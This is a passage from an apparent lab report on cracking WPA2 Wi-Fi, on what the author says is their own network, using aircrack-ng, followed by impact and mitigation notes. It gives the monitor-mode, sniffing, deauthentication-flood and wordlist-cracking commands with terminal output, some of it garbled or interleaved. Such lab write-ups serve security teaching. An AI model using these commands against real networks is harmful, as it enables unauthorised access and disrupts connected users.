- 3. Antivirus :** Use Anti-Virus as .exe's extension files can be detected even after several rounds of encoding. Keeping Windows Defender or virus protection turned on.
- 4. Data Backup :** Server and data storage backups help protect data assets from being lost. Backups can be recorded and stored in a physical location or uploaded/synced to a cloud repository.

- Make a deauth attack in your own network and capture the handshake of the network connection between the device and the router and crack the password for the wifi. To crack the password create a wordlist that can include the password of your network.

Tool Description :

Aircrack-ng is the most widely used wireless password cracking tool. Aircrack-ng is a wireless security framework with a suite of tools used to capture wireless traffic. It is used to crack and recover WEP/WPA/WPA2 keys. This tool is based on command line interface.

Attack Phases :

For performing this attack I have used live boot mode of kali linux as it grants complete access to device hardware. So, that I would be able to use my laptop internal network adapter in order to carry out a packet injection attack.

```

root@kali: /home/kali/Sarfraz-Patel
# iwconfig
lo      no wireless extensions.

eth0    no wireless extensions.

wlan0   IEEE 802.11 ESSID:off/any
        Mode:Managed Access Point: Not-Associated Tx-Power=20 dBm
        Retry short limit:7  RTS thr:off  Fragment thr:off
        Encryption key:off
        Power Management:on

(root@kali)-[~/home/kali/Sarfraz-Patel]
# airmon-ng start wlan0

Found 2 processes that could cause trouble.
Kill them using 'airmon-ng check kill' before putting
the card in monitor mode, they will interfere by changing channels
and sometimes putting the interface back in managed mode


PID Name
1507 NetworkManager
1559 wpa_supplicant

PHY Interface Driver Chipset
File System
phy0 wlan0 rtw_8822ce 00.0 Network controller: Realtek Semiconductor Co., Ltd. RTL8822CE 802.11ac PCIe Wireless Network Adapter
(mac80211 monitor mode vif enabled for [phy0]wlan0 on [phy0]wlan0mon)
(mac80211 station mode vif disabled for [phy0]wlan0)

(root@kali)-[~/home/kali/Sarfraz-Patel]
#

```

1. Check if adapter is enabled with monitor mode.If not enable it with command **airmon-ng start wlan0**.This mode lets WiFi network cards capture all types of WiFi packets, including data, control, and beacon packets.



2. Use command **airodump-ng wlan0mon** which is used to list all the wireless network around us and display useful information about them. It is a packet sniffer, so it is basically designed to capture all the packets around us while we are in monitor mode.

The screenshot shows a Kali Linux desktop environment. In the top right corner, there is a system tray with icons for battery, signal strength, and system status. The terminal window title bar says "root@kali: /home/kali/Sarfraz-Patel". The terminal content displays the output of the command "airodump-ng wlan0mon". The output includes:

```
CH 7 ][ Elapsed: 30 s ][ 2024-08-13 16:49
BSSID          PWR  Beacons #Data, #/s  CH   MB   ENC CIPHER AUTH ESSID
D8:32:14:00:45:01 -46      61     63    0   6  270  WPA2 CCMP  PSK  Swaliha 786
BSSID Enc      STATION          PWR  Rate Lost  Frames Notes Probes
D8:32:14:00:45:01 A8:7D:12:35:D1:C0 -68   0 - 6    0     1
D8:32:14:00:45:01 48:E2:44:7D:CF:63 -1   11e- 0     0     3
D8:32:14:00:45:01 FA:30:4D:AF:3A:24 -39   1e-24e 0     0     48
D8:32:14:00:45:01 4A:43:CC:4A:AC:93 -46   1e- 1e    49    35
D8:32:14:00:45:01 CA:27:35:D4:BD:2E -89   24e- 1     4     12
Quitting ...
```

The terminal prompt "(root@kali)-[~/home/kali/Sarfraz-Patel]" is visible at the bottom left.

3. On executing the command **airodump-ng wlan0mon** we have successfully got all the wireless networks around us. After getting the target quit from the tool. The range of finding wireless networks nearby is different for every adapter depending on their cost, speed, range, etc.

The screenshot shows a Kali Linux desktop environment. At the top, there is a dock with icons for various applications. The terminal window is open with the following command:

```
[root@kali ~]# airodump-ng wlan0mon --bssid D8:32:14:00:45:01 --channel 6 --write handshake.txt
```


The desktop background features the Kali Linux logo.

**Command used : airodump-ng wlan0mon --bssid D8:32:14:00:45:01 --channel 6
--write handshake.txt**

4. Now we have to sniff packets on a particular network. Provide the target network bssid, channel and mention a filename for capturing handshake.

```
CH 6 ][ Elapsed: 42 s ][ 2024-08-13 16:51 ][ WPA handshake: D8:32:14:00:45:01
BSSID      PWR RXQ Beacons #Data, #/s CH   MB   ENC CIPHER AUTH ESSID
D8:32:14:00:45:01 -45   0    431    8877   6   6 270  WPA2 CCMP  PSK  Swaloha 786
BSSID      STATION      PWR   Rate  Lost   Frames Notes Probes
D8:32:14:00:45:01 A8:7D:12:35:D1:C0 -70   0 - 6   0       2
D8:32:14:00:45:01 4A:43:CC:4A:AC:93 -39   1e- 1e  0       78
D8:32:14:00:45:01 48:E2:44:7D:CF:63 -62   11e-24e 0       27
D8:32:14:00:45:01 CA:27:35:D4:BD:2E -89   1e- 1   0       17
D8:32:14:00:45:01 FA:30:4D:AF:3A:24 -36   6e-24e 1978  8821  EAPOL  Swaloha 786
D8:32:14:00:45:01 04:B9:E3:57:CA:DE -77   0 - 2e  0       19
```

5. After sniffing on a particular wifi network we have got all the devices connected to that network. Here, if any client tries to reconnect with router then handshake will be captured. But we can perform it manually also by disconnecting all the clients in that network. Keep this current tab open as it will be capturing the handshake.



The screenshot shows a terminal window on a Kali Linux desktop environment. The terminal title is '(root@kali)-[~/home/kali/Sarfraj-Patel]'. The command being run is '# aireplay-ng --deauth 50 -a D8:32:14:00:45:01 wlan0'. The output shows the tool sending DeAuth (code 7) to broadcast frames on channel 6, targeting a client with MAC address D8:32:14:00:45:01. The log includes messages like 'Waiting for beacon frame (BSSID: D8:32:14:00:45:01) on channel 6' and 'NB: this attack is more effective when targeting a connected wireless client (-c <client's mac>)'. The terminal interface includes a file manager sidebar on the left and a system tray at the top right.

```
# aireplay-ng --deauth 50 -a D8:32:14:00:45:01 wlan0
23:40:07 Waiting for beacon frame (BSSID: D8:32:14:00:45:01) on channel 6
NB: this attack is more effective when targeting
a connected wireless client (-c <client's mac>).
23:40:07 Sending DeAuth (code 7) to broadcast -- BSSID: [D8:32:14:00:45:01]
23:40:07 Sending DeAuth (code 7) to broadcast -- BSSID: [D8:32:14:00:45:01]
23:40:08 Sending DeAuth (code 7) to broadcast -- BSSID: [D8:32:14:00:45:01]
23:40:08 Sending DeAuth (code 7) to broadcast -- BSSID: [D8:32:14:00:45:01]
23:40:09 Sending DeAuth (code 7) to broadcast -- BSSID: [D8:32:14:00:45:01]
23:40:09 Sending DeAuth (code 7) to broadcast -- BSSID: [D8:32:14:00:45:01]
23:40:10 Sending DeAuth (code 7) to broadcast -- BSSID: [D8:32:14:00:45:01]
23:40:10 Sending DeAuth (code 7) to broadcast -- BSSID: [D8:32:14:00:45:01]
23:40:11 Sending DeAuth (code 7) to broadcast -- BSSID: [D8:32:14:00:45:01]
23:40:11 Sending DeAuth (code 7) to broadcast -- BSSID: [D8:32:14:00:45:01]
23:40:11 Sending DeAuth (code 7) to broadcast -- BSSID: [D8:32:14:00:45:01]
23:40:11 Sending DeAuth (code 7) to broadcast -- BSSID: [D8:32:14:00:45:01]
23:40:12 Sending DeAuth (code 7) to broadcast -- BSSID: [D8:32:14:00:45:01]
23:40:12 Sending DeAuth (code 7) to broadcast -- BSSID: [D8:32:14:00:45:01]
23:40:13 Sending DeAuth (code 7) to broadcast -- BSSID: [D8:32:14:00:45:01]
23:40:13 Sending DeAuth (code 7) to broadcast -- BSSID: [D8:32:14:00:45:01]
23:40:14 Sending DeAuth (code 7) to broadcast -- BSSID: [D8:32:14:00:45:01]
23:40:14 Sending DeAuth (code 7) to broadcast -- BSSID: [D8:32:14:00:45:01]
23:40:15 Sending DeAuth (code 7) to broadcast -- BSSID: [D8:32:14:00:45:01]
23:40:15 Sending DeAuth (code 7) to broadcast -- BSSID: [D8:32:14:00:45:01]
23:40:15 Sending DeAuth (code 7) to broadcast -- BSSID: [D8:32:14:00:45:01]
23:40:16 Sending DeAuth (code 7) to broadcast -- BSSID: [D8:32:14:00:45:01]
23:40:16 Sending DeAuth (code 7) to broadcast -- BSSID: [D8:32:14:00:45:01]
23:40:17 Sending DeAuth (code 7) to broadcast -- BSSID: [D8:32:14:00:45:01]
23:40:17 Sending DeAuth (code 7) to broadcast -- BSSID: [D8:32:14:00:45:01]
```

Command used : aireplay-ng --deauth 50 -a D8:32:14:00:45:01 wlan0

6. Use the tool **aireplay-ng** and send deauthentication packets between 50-100 and specify the target mac address.This tool will perfrom an attack similar to Denial of Service by disconnecting all the clients in that network.So, when any of the client tries to reconnect to wifi the handshake will be captured on the previous tab.

```
root@kali: /home/kali/Sarfraj-Patel
File Actions Edit View Help
16:55:05  Sending DeAuth (code 7) to broadcast -- BSSID: [D8:32:14:00:45:01]
# aircrack-ng handshake.txt-01.cap -w crypt.txt
Reading packets, please wait ...
Opening handshake.txt-01.cap
Resetting EAPOL Handshake decoder state: (code 7) to broadcast -- BSSID: [D8:32:14:00:45:01]
Resetting EAPOL Handshake decoder state: (code 7) to broadcast -- BSSID: [D8:32:14:00:45:01]
Resetting EAPOL Handshake decoder state: (code 7) to broadcast -- BSSID: [D8:32:14:00:45:01]
Read 133740 packets.
16:55:05  Sending DeAuth (code 7) to broadcast -- BSSID: [D8:32:14:00:45:01]
# BSSID      ESSID          Encryption
16:55:08  Sending DeAuth (code 7) to broadcast -- BSSID: [D8:32:14:00:45:01]
16:55:08  Swaliba_786      WPA (1 handshake)
16:55:08  Sending DeAuth (code 7) to broadcast -- BSSID: [D8:32:14:00:45:01]
Choosing first network as target.
Reading packets, please wait ...
Opening handshake.txt-01.cap
Resetting EAPOL Handshake decoder state: (code 7) to broadcast -- BSSID: [D8:32:14:00:45:01]
Resetting EAPOL Handshake decoder state: (code 7) to broadcast -- BSSID: [D8:32:14:00:45:01]
Resetting EAPOL Handshake decoder state: (code 7) to broadcast -- BSSID: [D8:32:14:00:45:01]
Read 133740 packets.
16:55:09  Sending DeAuth (code 7) to broadcast -- BSSID: [D8:32:14:00:45:01]
1 potential targets
16:55:09  Sending DeAuth (code 7) to broadcast -- BSSID: [D8:32:14:00:45:01]
16:55:13  Aircrack-NG 1.7
16:55:13  Sending DeAuth (code 7) to broadcast -- BSSID: [D8:32:14:00:45:01]
[00:00:00] 1/7 keys tested (63.32 k/s)
16:55:13  Sending DeAuth (code 7) to broadcast -- BSSID: [D8:32:14:00:45:01]
16: Time left: 0 seconds
16:55:14  Sending DeAuth (code 7) to broadcast -- BSSID: [D8:32:14:00:45:01]
16:55:14  KEY FOUND! [██████████]
16:55:15  Sending DeAuth (code 7) to broadcast -- BSSID: [D8:32:14:00:45:01]
16: Master Key Set : 63 F7 68 1E 82 F6 97 D4 4A 68 E3 84 74 F4 37 A6
F2 A2 00 60 70 50 98 25 05 0A B8 C6 00 18 30 BA
16:55:16  Sending DeAuth (code 7) to broadcast -- BSSID: [D8:32:14:00:45:01]
16: Transient Key : FF 99 A3 C1 DA 61 B2 C6 0B 91 F6 87 59 60 78 22
5A BF 85 0B 92 92 BE F9 EA 7E 14 38 09 DC 73 78
3B C9 90 20 4E 48 88 41 4C FB D4 6A 33 10 88 6A
3A B4 C5 7B 60 50 5C 89 AE 24 38 CD D5 B9 32 6D
16: EAPOL HMAC Set : 07 C2 F9 A8 E5 96 A1 3A 7D 9E 32 95 0E 62 18 D9
16:55:18  Sending DeAuth (code 7) to broadcast -- BSSID: [D8:32:14:00:45:01]
# aircrack-ng handshake.txt.01.cap (code 7) to broadcast -- BSSID: [D8:32:14:00:45:01]
```

Command used : aircrack-ng handshake.txt.01.cap -w crypt.txt

8. In the end, after capturing a handshake we have to crack it. Use the tool **aircrack-ng** mention the handshake file and give a wordlist of password for performing a brute force attack.

Severity of this attack with score and level : On a scale of 1 to 10, the risk score is **6.5**, which is **medium**.

Impact :

Denial of Service : A type of cyberattack that tries to make a website or network resource unavailable by flooding it with malicious traffic. An attacker can perform a deauth attack by disconnecting all clients in a network which could lead to downtime in services further affecting productivity.

Access to confidential data : Malicious actors hack the network because they want access to the confidential data of someone and they can observe all the online activities and data that have been sent through a network. An unauthorized hacker will pretty much be able to see everything you do online.

Mitigations :

1. **Setting and enforcing strong password policies :** Creating and enforcing a password policy within the company will make it increasingly challenging for malicious actors to access the network. Policies such as suspending the account after a certain number of logins can prevent successful brute force attacks. Increasing password complexity, requiring more frequent password updates, and not allowing passwords to be reused.
2. **Implement user access policies :** Ensure that only authorized users have access to confidential data within a private network of an organization. Role-based access control (RBAC) is a method of restricting network access based on the roles of individual users within an enterprise. Employees are only allowed to access the information necessary to effectively perform their job duties.
3. **Network Segmentation :** This involves splitting the larger network into smaller segments or parts to enhance its performance and security, and in every subnetwork configuring a firewall is necessary to filter out all the traffic.